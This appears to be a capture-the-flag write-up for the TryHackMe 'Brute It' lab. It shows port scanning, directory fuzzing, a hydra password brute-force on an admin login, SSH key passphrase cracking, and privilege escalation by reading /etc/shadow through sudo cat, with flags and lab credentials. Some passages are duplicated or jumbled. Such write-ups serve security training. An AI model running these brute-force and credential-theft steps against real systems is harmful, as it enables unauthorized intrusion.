

Brute It

Initial Question

Question: How many ports are open?

```
(nobodyatall@0xDEADBEEF) [~/tryhackme/bruteIt]
$ nmap -sC -sV -oN portscan 10.10.109.20
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-15 08:33 EST
Nmap scan report for 10.10.109.20
Host is up (0.32s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 4b:0e:bf:14:fa:54:b3:5c:44:15:ed:b2:5d:a0:ac:8f (RSA)
|_   256 d0:3a:81:55:13:5e:87:0c:e8:52:1e:cf:44:e0:3a:54 (ECDSA)
|_   256 da:ce:79:e0:45:eb:17:25:ef:62:ac:98:f0:cf:bb:04 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.85 seconds

(nobodyatall@0xDEADBEEF) [~/tryhackme/bruteIt]
$
```

-2 ports

Question: What version of SSH is running?

-Openssh 7.6p1

Question: What version of Apache is running?

-2.4.29

Question: Which Linux distribution is running?

- Ubuntu

Enumeration

Tools

nmap

```
(nobody@tall@0xDEADBEEF) [~/tryhackme/bruteIt]
$ nmap -sC -sV -oN portscn 10.10.109.20
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-15 08:33 EST
Nmap scan report for 10.10.109.20
Host is up (0.32s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 4b:0e:bf:14:fa:54:b3:5c:44:15:ed:b2:5d:a0:ac:8f (RSA)
|_   256 d0:3a:81:55:13:5e:87:0c:e8:52:1e:cf:44:e0:3a:54 (ECDSA)
|_   256 da:ce:79:e0:45:eb:17:25:ef:62:ac:98:f0:cf:bb:04 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.85 seconds

(nobody@tall@0xDEADBEEF) [~/tryhackme/bruteIt]
$
```

Targets

port 80 apache


root page, /

Apache2 Ubuntu Default Page

10.10.109.20

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Apache2 Ubuntu Default Page



ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
```

perform web directory fuzzing
//found /admin directory

by 05-Reeves (@h1ecoloni4t) & Christian Mentimeter (@_PierArt_)

```
[+] Url: http://10.10.109.20
[+] Threads: 40
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: txt
[+] Timeout: 10s
```

LOGIN

2020/11/15 08:37:24 Starting gobuster

```
/.hta (Status: 403)
/.hta.txt (Status: 403)
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/admin (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
Progress: 3716 / 4615 (80.52%)^C
[!] Keyboard interrupt detected, terminating.
```

2020/11/15 08:38:30 Finished

USERNAME


PASSWORD

LOGIN

Question: What is the hidden directory?

- /admin

/admin page



source code of /admin page

/*

found 2 user 1st, john

login page user: admin


*/

```
</div>

<!-- Hey john, if you do not remember, the username is admin -->
</body>
</html>
```

testing some default credentials (admin:admin)

//not working



post to /admin/ with the parameters following

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
200	POST	10.10.109.20	/admin/	document	html	1.01 KB	733 B					
200	GET	10.10.109.20	styles.css	stylesheet	css	cached	1.23 KB					
404	GET	10.10.109.20	favicon.ico	FaviconLoad...	html	cached	274 B					

test out with hydra with dictionary rockyou
//found the credential admin:xavier

```
(nobodyatall@0xDEADBEEF)~/tryhackme/bruteIt
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.109.20 http-post-form '/admin/:user=^USER^&pass=^PASS^:Username or password invalid' -t 64
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-15 08:48:32
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking http-post-form://10.10.109.20:80/admin/:user=^USER^&pass=^PASS^:Username or password invalid
[80][http-post-form] host: 10.10.109.20 login: admin password: xavier
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-15 08:48:49

(nobodyatall@0xDEADBEEF)~/tryhackme/bruteIt
$
```

Question: What is the user:password of the admin panel?
-admin:xavier

successfully login & we found our Web flag & john user ssh rsa private key

Hello john, finish the development of the site, here's your [RSA private key](#).

THM{brut3_force_is_e4sy}

```
$ wget http://10.10.109.20/admin/panel/id_rsa
--2020-11-15 08:50:10-- http://10.10.109.20/admin/panel/id_rsa
Connecting to 10.10.109.20:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1766 (1.7K)
Saving to: 'id_rsa'

id_rsa                                100%[=====]

2020-11-15 08:50:11 (123 MB/s) - 'id_rsa' saved [1766/1766]

(nobodyatall@0xDEADBEEF)-[~/tryhackme/bruteIt]
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,E32C44CDC29375458A02E94F94B280EA

JCPsentybdCSx8QM0cWKnIASnIRETjZjz6ALJkX3nKSI4t40y8WfWfkBiDqvXLIm
UrFu3+/UCmXwceW6uJ7Z5CpqMFpUQN8oGUxcmOdPA88bpEBmUH/vD2K/Z+Kg0vY0
BvbTz3VEcpXJygt09WRg3M9XSVsmsxpaAE14XBN8Em1KAKR+FLj21qbzPzN8Y7bK
HYQ0L43jIu1NK0Eq9jbI801c5YUwowtV1PBNSlzRMuEhceJ1bYDWyUQk3zpVLaxY
+Z3mZtMq5NkAjidlo11ZtwMxvwDy478DjxNQZ7eR/coQmq2jj3tBeKH9AXOZ1DQw
UHfmEmBwXHNK82Tp/2eW/Sk8psLNgEsvAVPLexes5QARS+wGPZp1cpV1iSc3AnVB
VOxaB4uzzTXUjP2H8Z68a34B8tMdej0MLHC1KUCWqgyi/Mdq6l8HeolBMUbcFzqA
vbVm8+6DhZPvc4F00bz1DvW23b2pI4RraI8fnEXHty6rfkJuHNVR+N8ZdaYZBODd
/n0a0ftQ1N361KFG5EF7LX4qKJz2cP2m7qxSPmtZAgzGavUR1JDvCXzyjbPecWR
y0cuCmp8BC+Pd4s3y3b6tqNuharJfZS26B0eN99926J5ne7G1BmyPvPj7wb5KuW1
yKGn32DL/Bn+a4oReWngHMLDo/4xmxeJrpmtovwmJ0Xo5o+UeEU3ywr+sUBJc3W8
```

extract the RSA private key hash & crack it with rockyou found the credential for the RSA private key
// john:rockinroll


```
/usr/share/john/ssh2john.py

(nobodyatall@0xDEADBEEF)-[~/tryhackme/bruteIt]
$ python2 /usr/share/john/ssh2john.py id_rsa
id_rsa:$sshng$1$16$E32C44CD29375458A02E94F94B280EA$1200$2423ec7a7b726dd092c7c40
59f59f901883aafc4b22652b16edfed40a65f071e5bab89ed9e42a6a305a5440df28194c5c98e74
5c9ca0b68f56460dccc57495b26b31a5a0049785c137c12694a02447e14b8f6d6a6f33f337c63b6c
04d4a5cd132e12171e2756d80d6c94424df3a552da5f2f99de666d32ae4d9008e2765a25d59b7033
39994343050776e1260705c734af364e9ff6796fd293ca6c2e7804b2f0153cb7b1792e5002bb3ec0
ebc6b7e01f2d31d7a3d0c2c70b5294716aa0ca2fcc76aea5f077a89413146dc173a80bdb566f3ee8
eab7e426e1cd551f8df1975a61904e0ddfe7d1ad1f4d0d4ddfad4a146af9105ecb5f8a8a273d9c3f
72e0a6a7c042f8f778b37cb76fab6a36e85aac97d9499e81d1e37df7ddba2799deec6d419b23ef3e
e319b1789ae99ada2fc2624e5e8e68f94784537cb0afeb140497375bca1439735f4308dd35732481
54b4fd24f30df213a7b3ba27c3ef47f8560551b11e58ebbb429a86453658a0a26b5d2af3208dd816
22422ac79e7e704d1fd2c7687d7b6fce0915816b9185681b4d26117de342f1f717db77038467304
33597ba1c076c221e06414f13d50e36f8a9f553f0534f7f5ec3cfff0634435082a832eee04e27e99c
7600c1eae8badf900629e8d0ef3c5ef53e088085caf38201ae0eada38b3a1e1f53aaf72bede299f
8466b511c3c96afa63a208a8d04e550046af87a61e6bfae21ce1de32241d42533eb4d0ba60ead50c
6c97d8a1b046ef4d950bb129c621c678998967f7035c50e12759419e417caa199342dce212813207
0fa04a412cd8a28dfabacd3cae14ed00152d1c8d0c7c9e613a3c2f336cc746836eed6b502fbcd3c8
7a44015d9e4aa70be65e36fecac8c8f0a025b895c3052d9a065c50df01cd0f281703d74eccd462036
20244a43719b40457a6429a20ca00cc772b7549a6c638695e766aee71e37768e9edf1c93491ec4d9
7092592562ab31310be0b4563f0474b6c6f6e6d3ae52be833f1ebe7630b68b835c88191f35711f9

(nobodyatall@0xDEADBEEF)-[~/tryhackme/bruteIt]
$ python2 /usr/share/john/ssh2john.py id_rsa > johnHash

(nobodyatall@0xDEADBEEF)-[~/tryhackme/bruteIt]
$
```

Question: What is John's RSA Private Key passphrase?
-rockinroll

login into john ssh with the credential found for RSA private key & we got our initial foothold!

```
(nobodyatall@0xDEADBEEF)-[~/tryhackme/bruteIt]
$ chmod 600 id_rsa

(nobodyatall@0xDEADBEEF)-[~/tryhackme/bruteIt]
$ ssh -i id_rsa john@10.10.109.20
load pubkey "id_rsa": invalid format
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Nov 15 13:55:47 UTC 2020

System load:  0.0          Processes:    103
Usage of /:   25.7% of 19.56GB Users logged in:  0
Memory usage: 39%          IP address for eth0: 10.10.109.20
Swap usage:  0%

382 GET 10.10.109.20 /admin/
381 GET 10.10.109.20 /panel
63 packages can be updated.
0 updates are security updates.
382 GET 10.10.109.20 /admin/panel/
381 GET 10.10.109.20 /favicon.ico

Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$
```


Post Exploitation

Privilege Escalation

user flag

```
Last login: Wed Sep 30 14:06:18 2020 from 10.10.109.20
john@bruteit:~$ ls
user.txt
john@bruteit:~$ cat user.txt
THM{a_password_is_not_a_barrier}
john@bruteit:~$
```

sudo -l

```
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
```

read /etc/shadow for root hash

```
john@bruteit:~$ sudo /bin/cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJ8dKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
```

crack it & found the passphrase for it
//root:football

```
(nobodyatall@0xDEADBEEF)-[~/tryhackme/bruteIt]
$ cat > rootHash
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUT
AaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
^C

(nobodyatall@0xDEADBEEF)-[~/tryhackme/bruteIt]
$ john --wordlist=/usr/share/wordlists/rockyou.txt rootHash 130 x
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football (root)
1g 0:00:00:00 DONE (2020-11-15 09:02) 3.448g/s 882.7p/s 882.7c/s 882.7C/s 123456
..freedom
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(nobodyatall@0xDEADBEEF)-[~/tryhackme/bruteIt]
$
```

Question: What is the root's password?
-football

su into root user & grab root flag!

```
john@bruteit:~$ su root
Password:
root@bruteit:/home/john# cd /root
root@bruteit:~# cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
root@bruteit:~#
```